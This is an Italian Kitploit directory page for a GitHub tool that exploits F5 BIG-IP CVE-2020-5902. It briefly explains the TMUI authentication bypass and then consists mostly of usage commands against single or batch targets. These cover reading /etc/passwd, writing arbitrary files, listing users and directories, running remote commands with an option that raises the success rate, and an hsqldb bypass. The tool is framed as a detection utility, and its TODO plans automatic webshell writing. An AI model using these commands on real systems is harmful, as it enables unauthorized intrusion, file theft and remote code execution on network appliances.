

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
f5-bigip-rce-cve-2020-5902 — Strumento di verifica automatica per F5 BIG-IP RCE CVE-2020-5902 | Kitploit

Strumenti/GitHubGitHub/thelsa/f5-bigip-rce-cve-2020-5902
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebRaccolta InformazioniPenetration TestingCommand and Control
GitHubthelsa/f5-bigip-rce-cve-2020-5902

f5-bigip-rce-cve-2020-5902

Strumento di verifica automatica per F5 BIG-IP RCE CVE-2020-5902

Vedi Repository
6217286 anni faRevisionato da Kitploit
Condividi

Strumento di rilevamento delle vulnerabilità F5 BIG-IP RCE (CVE-2020-5902)

Sommario

Il 6 luglio 2020, è stata divulgata online la vulnerabilità RCE di F5 BIG-IP TMUI.

Il componente TMUI (Traffic Management User Interface) di F5 BIG-IP presenta una vulnerabilità di bypass dell'autenticazione. Il problema risiede nella differenza tra l'URL analizzato da Tomcat e request.getPathInfo(), che consente di aggirare i controlli di autorizzazione e di accedere senza autenticazione a tutte le funzionalità del modulo TMUI, permettendo di leggere/scrivere file arbitrari, eseguire comandi, ecc.

Per maggiori dettagli, fare riferimento a Riproduzione e note sulla vulnerabilità F5 BIG-IP TMUI RCE (CVE-2020-5902)


Questo strumento supporta il rilevamento su singolo IP e su batch di IP; può eseguire lettura/scrittura di file, elenco degli utenti autenticati, elenco delle directory, esecuzione remota di comandi e rilevamento del bypass dell'autenticazione hsqldb.

Avvio rapido

pip install requests

hlep

python f5-bigip-rce-cve-2020-5902.py -h


Controllo poc

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --check

Controllo poc batch

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --check -t 20 -s 10

Lettura file

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --fileread "/etc/passwd"

Salvataggio file

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --filepath "/tmp/xxx.txt" --filecontent "x"

Elenco utenti autenticati

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --list-users

Elenco directory

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --listdir "/tmp/"

RCE

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --rce id --still-exploit
RCE batch

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --rce whoami --still-exploit -s 15 -t 20

Controllo bypass hsqldb

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --bypass-hsqldb

Controllo bypass hsqldb batch

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --bypass-hsqldb
Note

Per gli IP in batch, cerca di aggiungere http:// o https:// all'inizio; se non è specificato alcun protocollo, verrà aggiunto automaticamente http://

Se le condizioni lo consentono, si consiglia di aggiungere il parametro --still-exploit: eseguirà comunque la RCE anche se "list auth user" fallisce, aumentando il tasso di successo.

TODO

  1. Inviare più richieste per aumentare il tasso di successo in batch; occorre bilanciare l'efficienza.

  2. Integrare lo sfruttamento della deserializzazione tramite l'interfaccia hsqldb.

  3. Aggiungere la scrittura automatica di webshell.

Feedback

issus
lsablog
gmail:[email protected]
qq:[email protected]

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    282

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





